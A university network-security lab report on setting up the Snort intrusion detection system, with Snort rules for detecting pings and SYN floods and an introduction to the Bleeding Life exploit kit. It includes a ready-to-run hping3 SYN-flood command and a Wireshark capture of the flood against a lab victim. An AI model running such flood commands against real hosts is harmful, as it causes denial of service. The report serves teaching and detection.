

NIDS: Snort Lab Report

Group 8: Niccolò Bisagno, Francesco Fiorenza, Giulio Carlo Gialanella, Riccardo Isoli



Network Security Course

Prof. Luca Allodi

University of Trento

Academic year 2015/2016

Snort Lab Report

Abstract

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998. The goal of this paper is to give an overview of the software, showing its main functionalities and features.

General introduction

This report is the detailed explanation of the laboratory session of the Network Security course that took place in the morning of the 25th of May, 2016.


In this paperwork, first NIDS (Network Intrusion Detection Systems) features and functionalities will be introduced, then it will show the basics of the Snort NIDS software through some examples. It will also show a way to perform an evasion from Snort detection and how to configure Snort to work as an IPS.

Introduction to NIDS (Network Intrusion Detection Systems)

An intrusion detection is the act of detecting actions that attempt to compromise the confidentiality, integrity or availability of a resource. More specifically, the goal of intrusion detection is to identify entities attempting to subvert in-place security controls.

A "network intrusion detection system (NIDS)" monitors traffic on a network looking for suspicious activity, which could be an attack or unauthorised activity.

NIDS are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behaviour is sensed, the alert can be sent to the administrator.



In particular, an external NIDS has to perform the analysis of all set of incoming traffic. In this kind of application, it possible to write only general signatures. That approach leads to an high rate of false positive alert event. This is due to the high quantity and diversity of the analysed traffic. All detected “attempted attack” are logged for further evaluations.

An internal NIDS instead, just have to perform the analysis of the traffic allowed by the firewall. In this case, it possible to look for more specific signatures, that could be based on services behind firewall or subnet characteristics. An example of internal NIDS would be installing it on the subnet where firewalls are located in order to see if someone is trying to break into the firewall. Of course this application says nothing about the attempted attack that have been blocked by the firewall.

The workflow of an NIDS can be summarised in 3 main steps:

1. **Data collection:** the IDS collects all the packets that it is interested in monitoring. In case of a network-based IDS, it will collect the traffic directed to the network of interest. In case of a host-based IDS, it will collect the traffic directed to the specific host of interest.
2. **Data analysis:** it could be either a misuse detection or an anomaly detection. In the first case, the NIDS checks the traffic against a list of unwanted behaviour, and report the event if a match is detected.
3. **Action:** the IDS will report and log the event. If it is configured an an IPS, it will also block or alert the intrusion.

NIDS vs firewall: what’s the difference?

The line is definitely blurring as technological capacity increases and platforms are integrated. Their core functionalities should be described as:

Firewall: a device or application that analyzes packet headers and enforces policy based on protocol type, source address, destination address, source port, and/or destination port. Packets that do not match policy are rejected.

Intrusion Detection System: a device or application that analyzes whole packets, both header and payload, looking for known events. When a known event is detected, a log message is generated detailing the event.

A firewall can block connection, while an IDS cannot block connection. An IDS alert any intrusion attempts to the security administrator. Things get even more blurred when looking for the difference between a firewall and an IPS. The latter can be described as:

Intrusion Prevention System: a device or application that analyzes whole packets, both header and payload, looking for known events. When a known event is detected, the packet is rejected/blocked.

The main difference between an IPS and a firewall is that, although both reject packets, the former inspects both header and payload whereas the latter only inspects the header.

Introduction to SNORT

Snort is currently the most popular free network intrusion detection software. The advantages of Snort are numerous. According to the snort web site, “It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflow, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more”. One of the advantages of Snort is its ease of configuration. Rules are very flexible, easily written, and easily inserted into the rule base. If a new exploit or attack is found a rule for the attack can be added to the rule base in a matter of seconds. Another advantage of snort is that it allows for raw packet data analysis. This allows for examination of a packet down to the payload to determine what caused the alert, why the something caused the alert, and whether action needs to be taken. Snort’s flexibility, ease of configuration, and raw packet analysis make it a powerful intrusion detection device.

It can be configured in 3 operational modes: Packet Sniffer, Packet Logger or NIDS (and NIPS). This lab will focus on the IDS/IPS functions.


Outline of the Laboratory

This paper is meant to guide you through the lab on this topics:

- Presentation of the lab’s environment
- Modify the Snort’s configuration file
- Writing of a Snort rule for:
 - Detecting a ping
 - Detecting a SYN flood attack
 - Detecting the Bleeding Life exploit kit
- How to evade Snort’s the detection modifying the packet’s Time to Live
- How to configure Snort as an Intrusion Prevention System (IPS)


Laboratory environment

The aim of the laboratory is to go through Snort's main features and functionalities. Since it wouldn't be possible to simulate a real operation environment (e.g. a fully working network), some simplifications are taken.



The laboratory environment will have an Attacker machine which will launch the attacks to be detected by Snort. Snort is installed on the Router machine that simply forwards the packets from the external network (**EXTERNAL_NET**) to the the network to be protected (**HOME_NET**) and vice versa.

In the figure below are shown the operating systems, IPs and most important softwares installed on the various machines.



Configuration File

The most important file present in the Snort environment is the configuration file. It is accessible from the router machine using the command

```
sudo gedit /etc/snort/snort.conf
```

This file contains nine basic sections:

1. Set the **network variables**: the Snort configuration file allows a user to declare and use variables for configuring Snort. Variables may contain a string (such as to be used in a path), IPs, or ports.
2. Configure the **decoder**: decoding is one of the first processes a packet goes through in Snort. The decoder has the job of determining which underlying protocols are used in the packet (such as Ethernet, IP, TCP, etc.) and saves this data along with the location of the payload/application data in the packet (which it doesn't try to decode) and the size of this payload for use by the preprocessor and detection engines.
3. Configure the **base detection engine**: its main work is to find out intrusion activity exits in packet with the help of snort rules and if found, apply appropriate rule, otherwise it drops the packet. It takes different time to respond different packet and also depends upon the power of machine and number of rules defines in the system.
4. Configure **dynamic loaded libraries**: tells snort to load the dynamic modules (Preprocessors, detection capabilities, and rules). The dynamic API presents a means for loading dynamic libraries and allowing the module to utilize certain functions within the main snort code.
5. Configure **preprocessors**: a preprocessor works with Snort to modify or arrange the packet before detection engine to apply some operation on packet if packet is corrupted. Sometimes they also generate alert if any anomalies found in the packet. Basically it matches the pattern of whole string so, by changing the sequence or by adding some extra value intruder can fool the IDS but preprocessor rearranges the string and IDS can detect the string. Preprocessor does one very important task i.e. defragmentation. Sometimes intruder break the signature into two parts and send them in two packets so, before checking the signature, both packet should be defragmented and only then signature can be found and this is done by preprocessor.
6. Configure **output plugins**: they allow Snort to be much more flexible in the formatting and presentation of output to its users. The output modules are run when the alert or logging subsystems of Snort are called, after the preprocessors and detection engine.
7. Customise **your rule set**: there are many available files with a multiple defined rules for Snort. They are constantly developed and updated by the Snort community. In this coursework, only the local.rules file will be taken into consideration since it is the file where the user can write and customise his own set of rules.

8. Customise **preprocessor and decoder rule set**: it allows the user to customise the field described above.
9. Customise **shared object rule set**: it allows the user to customise the field described above.

Although the out-of-the-box configuration file works, it needs to be modified it to adapt it to the custom environment.

This lab focuses on the first and seventh part. In the first part the net to protect and the net to be protected are set as the figure below.

```
40 #####
41 # Step #1: Set the network variables.  For more information, see README.variables
42 #####
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 192.168.136.0/24
46
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET !$HOME_NET
49
```

Once set the HOME_NET and EXTERNAL_NET, Snort is configured to detect the intrusion in the net with the IP 192.168.136.0/24 .

In the seventh part, since the goal of the lab is to understand how to write a custom rule, only the local.rules file will be added to the path of the rules that Snort will try to match the traffic with.


```
533 #####
534 # Step #7: Customize your rule set
535 # For more information, see Snort Manual, Writing Snort Rules
536 #
537 # NOTE: All categories are unabled in this conf file
538 #####
539
540 # site specific rules
541 include $RULE_PATH\local.rules DELETE THE #
542
```

As shown in the figure below, it is just needed to uncomment the local.rules file path.

To make sure that Snort is properly set, a simple ping detection can be performed. It will be shown how to do it in the next part.

Writing Snort rules

First it is needed to understand how to correctly write a Snort rule.



The rule header contains the information that defines the who, where, and what of a packet, as well as what to do in the event that a packet with all the attributes indicated in the rule should show up.

The first item in a rule is the rule **action**. The rule action tells Snort what to do when it finds a packet that matches the rule criteria. There are 5 available default actions in Snort, alert, log, pass, activate, and dynamic. In addition, if you are running Snort in inline mode, you have additional options which include drop, reject, and sdrop.

1. alert - generate an alert using the selected alert method, and then log the packet
2. log - log the packet
3. pass - ignore the packet
4. activate - alert and then turn on another dynamic rule
5. dynamic - remain idle until activated by an activate rule , then act as a log rule
6. drop - block and log the packet
7. reject - block the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
8. sdrop - block the packet but do not log it.

The next field in a rule is the **protocol**. There are four protocols that Snort currently analyzes for suspicious behaviour – TCP, UDP, ICMP, and IP.

The next portion of the rule header deals with the **IP address** and **port information** for a given rule. The keyword any may be used to define any address. There is an operator that can be applied to IP addresses, the negation operator. This operator tells Snort to match any IP address except the one indicated by the listed IP address. The negation operator is indicated with a (!).

Port numbers may be specified in a number of ways, including any ports, static port definitions, ranges, and by negation. Any ports are a wildcard value, meaning literally any port. Static ports are indicated by a single port number, such as 111 for portmapper, 23 for telnet, or 80 for http, etc. Port ranges are indicated with the range operator (:).

The **direction operator** (->) indicates the orientation, or direction, of the traffic that the rule applies to. The IP address and port numbers on the left side of the direction operator is considered to be the traffic coming from the source.

Rule options form the heart of Snort's intrusion detection engine, combining ease of use with power and flexibility. All Snort rule options are separated from each other using the semicolon (;) character. Rule option keywords are separated from their arguments with a colon (:) character.

There are four major categories of rule options:

general: these options provide information about the rule but do not have any affect during detection.

payload: these options all look for data inside the packet payload and can be inter-related.

non-payload: these options look for non-payload data.

post-detection: these options are rule specific triggers that happen after a rule has "fired."

The lab will go through some this options, for an exhaustive overview please check the Snort Manual that can be found on Snort's website.

Ping detection

One now could have the tools to write a rule to detect a simple ping from an host on the EXTERNAL_NET directed to an host inside the HOME_NET. To do so the local.rules file can be opened typing on the router's terminal

```
sudo gedit /etc/snort/rules/local.rules
```

So, the rule to be written is:

```
alert ICMP $EXTERNAL_NET any -> $HOME_NET any (msg: "Ping detected"; itype: 8; sid: 5000001;)
```

where:

- the *itype* keyword is used to check for a specific ICMP type value, in this case the value of a ping packet.
- The *msg* field is the message that will be displayed once a packet matching the rule is detected.
- The *sid* field is the ID number of the rule and must be different from the ID number of every other rule.

Once saved the local.rules file, type the following command on a terminal to start Snort:

```
sudo snort -i eth1 -c /etc/snort/snort.conf -A console
```

If a ping is sent from the attacker to the victim machine using the command:

```
ping 192.168.136.102
```

an alert should be displayed by Snort on the terminal running in the router machine.


```
Commencing packet processing (pid=4760)
05/29-13:05:21.853665  [**] [1:5000001:0] Ping detected [**] [Priority: 0] {ICMP
} 192.168.135.102 -> 192.168.136.102
```

Once this steps are correctly performed, Snort is now running on the virtual net.

Detecting a SYN flood attack


A SYN flood attack is a kind of denial-of-service attack in which the attacker sends a succession of SYN requests to a target's system in order to consume enough server resources to make the system unresponsive to legitimate traffic.

A TCP connection between two hosts starts with the 3 ways handshake. Assume that the one who wants to start the connection is a client who wants to access a service offered by a server. The client first sends a SYN packet, the server replies with a SYN ACK and the connection is established once the client sends the final ACK message.



In a SYN flood attack, the attacker sends multiple SYN packets to the targeted server, often using a fake IP addresses. The server, unaware of the attack, receives several apparently legitimate requests to establish communication. It responds to each attempt with a SYN-ACK packet from each open port.

The malicious client either does not send the expected ACK, or -if the IP address is spoofed- never receives the SYN-ACK in the first place. Either way, the server under attack will wait for acknowledgement of its SYN-ACK packet for some time. However, during an attack, the half-open connection created by the attackers bind resources and may exceed the resource available on the server machine.



During this time, the server cannot close down the connection by sending an RST packet, and the connection stays open. Before the connection can time out, another SYN packet will arrive. This leaves an increasingly large number of connections half-open, and indeed SYN Flood attacks are also referred to as “half-open” attacks. Eventually, as the server's connection overflow tables fill, service to legitimate clients will be denied, and the server may even malfunction or crash.

Implementation

In order to simulate this attack a python script has been used to perform the SYN flood attack. The packet generator Scapy is used to create the required ACK packets to be sent to port 80 from random IPs in order to perform again a normal attack to an http web server.

To detect a SYN flood attack whose target is the server inside the HOME_NET, a solution can be to track all the SYN packets with the same destination IP and if the receiving rate exceeds a predefined threshold an alert should be risen by Snort.

To set the proper rule it is needed to re-open the local.rules file in the router machine with the command:

```
sudo gedit /etc/snort/rules/local.rules
```

The rule to be written should look like this:

```
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"TCP SYN flood attack detected"; flags:S; threshold: type threshold, track by_dst, count 1000 , seconds 60; sid: 5000002;)
```

where:

- The **flags** keyword is used to check if the TCP SYN flag is set.
- The **threshold** keyword means that this rule detects every 1000th event on this SID during a 60 second interval. So, if less than 1000 events occur in 60 seconds, nothing gets detected. Once an event is detected, a new time period starts for type=threshold.
 - The **track by_dst** keyword means track by destination IP.
 - The **count** keyword means count number of events.
 - The **seconds** keyword means time period over which count is accrued.

Save the snort.rules and start snort with the usual command:

```
sudo snort -i eth1 -c /etc/snort/snort.conf -A console
```

Since the victim machine has to simulate a server ready to receive connection, Netcat should be installed. To set Netcat listening for TCP connection on port 80, write the following line in a command prompt:

```
nc -l -p 80
```

To monitor the SYN flooding attack open Wireshark on the victim machine and press start. It is also possible to view the attack's effects on the task manager of the victim monitoring the usage of the resource.

On the attacker machine a script to perform the attack has been created. Run it using the command:

```
sudo python SYN_flood.py
```

When the script is running, on the terminal it will be shown how many packets has been sent up to now.

On the router machine the alert “TCP SYN flood attack detected” should be raised every 1000 sent packets.

```
Commencing packet processing (pid=4852)
05/29-13:33:01.589170  [**] [1:5000002:0] TCP SYN flood attack detected [**] [Priority: 0] {TCP} 192.168.135.102:39658 -> 192.168.136.102:80
```

On the victim side Wireshark shows that SYN packets alternated with SYN ACK sent by the victim to spoofed IP that never respond and a lot of retransmission of the SYN ACK because there are no ACK answer to them.


No.	Time	Source	Destination	Protocol	Length	Info
240	0.43756600	192.168.136.102	120.234.183.172	TCP	58	http > 15388 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
241	0.43758400	192.168.136.102	202.68.4.36	TCP	58	http > 57003 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
242	0.43762300	192.168.136.102	180.71.247.194	TCP	58	http > ecmp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
243	0.43767300	192.168.136.102	130.179.139.125	TCP	58	http > winshadow [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
244	0.43768600	192.168.136.102	14.98.181.134	TCP	58	http > 63558 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
245	0.44229200	29.171.194.187	192.168.136.102	TCP	60	11990 > http [SYN] Seq=0 Win=8192 Len=0
246	0.44231800	192.168.136.102	29.171.194.187	TCP	58	http > 11990 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
247	0.44727000	31.115.98.67	192.168.136.102	TCP	60	63170 > http [SYN] Seq=0 Win=8192 Len=0
248	0.44731600	192.168.136.102	31.115.98.67	TCP	58	http > 63170 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
249	0.45306500	130.103.252.209	192.168.136.102	TCP	60	46194 > http [SYN] Seq=0 Win=8192 Len=0
250	0.45308000	192.168.136.102	130.103.252.209	TCP	58	http > 46194 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
251	0.45692500	216.124.124.100	192.168.136.102	TCP	60	8324 > http [SYN] Seq=0 Win=8192 Len=0
252	0.45693400	192.168.136.102	216.124.124.100	TCP	58	http > 8324 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
253	0.46107700	15.56.216.143	192.168.136.102	TCP	60	12759 > http [SYN] Seq=0 Win=8192 Len=0
254	0.46111300	192.168.136.102	15.56.216.143	TCP	58	http > 12759 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
255	0.46588400	191.223.3.86	192.168.136.102	TCP	60	tidp > http [SYN] Seq=0 Win=8192 Len=0
256	0.46589800	192.168.136.102	191.223.3.86	TCP	58	http > tidp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
257	0.47205100	206.155.251.26	192.168.136.102	TCP	60	idfp > http [SYN] Seq=0 Win=8192 Len=0
258	0.47206500	192.168.136.102	206.155.251.26	TCP	58	http > idfp [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
259	0.47601000	123.169.64.194	192.168.136.102	TCP	60	37278 > http [SYN] Seq=0 Win=8192 Len=0
260	0.47602100	192.168.136.102	123.169.64.194	TCP	58	http > 37278 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
261	0.48020100	206.135.21.110	192.168.136.102	TCP	60	udt-os > http [SYN] Seq=0 Win=8192 Len=0
262	0.48021400	192.168.136.102	206.135.21.110	TCP	58	http > udt-os [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
263	0.48610700	89.14.234.165	192.168.136.102	TCP	60	24673 > http [SYN] Seq=0 Win=8192 Len=0
264	0.48612100	192.168.136.102	89.14.234.165	TCP	58	http > 24673 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
265	0.49466400	111.65.19.238	192.168.136.102	TCP	60	22871 > http [SYN] Seq=0 Win=8192 Len=0
266	0.49467900	192.168.136.102	111.65.19.238	TCP	58	http > 22871 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
267	0.50180700	169.87.181.88	192.168.136.102	TCP	60	28632 > http [SYN] Seq=0 Win=8192 Len=0

Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
Ethernet II, Src: cadmusco_aa:95:14 (08:00:27:aa:95:14), Dst: cadmusco_33:09:01 (08:00:27:33:09:01)
Internet Protocol Version 4, Src: 192.168.136.102 (192.168.136.102), Dst: 206.13.239.83 (206.13.239.83)
Transmission Control Protocol, Src Port: http (80), Dst Port: dellwprapps (1266), Seq: 0, Ack: 1, Len: 0

The attack is even more effective using a more powerful tool the Scapy: hping3. On the attacker computer write the following command to perform the SYN flood attack against the victim machine:

```
sudo hping3 -S --flood -p 80 192.168.136.102
```

On the router Snort displays the detection of the SYN flood attack with an higher rate then before and on the victim machine's task manager, in the networking panel, can be noticed a 1% of usage of 1Gbps of bandwidth (about 10Mbps of 60 bytes of SYN packets and 58 bytes of SYN ACK packet means about 5 million packets in a minutes).



In conclusion now we are able to monitor by snort if a SYN flood attack is passing inside our network and it allows us to make a informed prevention using a firewall or Snort running in IPS mode.

Detecting the Bleeding Life exploit kit

The Bleeding Life exploit kit is a malicious web application consisting of several exploits.

As other exploit kits, this one uses PHP and MySQL backend; it also uses AJAX technology to refresh statistics in real time, allowing the owner of this kit to be aware of situations in real time. This kit can be modified by editing configuration files to control such things as: time between exploitation attempts, use of AJAX for overall statistics and refresh time, reuse of iframe (either each exploit is going to be created in its own iframe or use the same iframe), and name of the malicious payload file.

Below is a running list of vulnerabilities that have been used with the Bleeding Life exploit kit:

- CVE-2010-3552 Unspecified vulnerability in New Java Plugin component in Oracle Java SE
- CVE-2010-2884 Adobe authplay.dll ActionScript AVM2 memory corruption Vulnerability
- CVE-2010-1297 Adobe authplay.dll ActionScript AVM2 "newfunction" Vulnerability
- CVE-2010-0842 Vulnerability in the Sound component in Oracle Java SE
- CVE-2010-0188 Adobe Reader LibTiff Vulnerability
- CVE-2008-2992 Adobe Reader util.printf Vulnerability
- CVE-2006-0003 IE MDAC
- JavaSignedApplet - Java Signed Applet to download and execute a payload

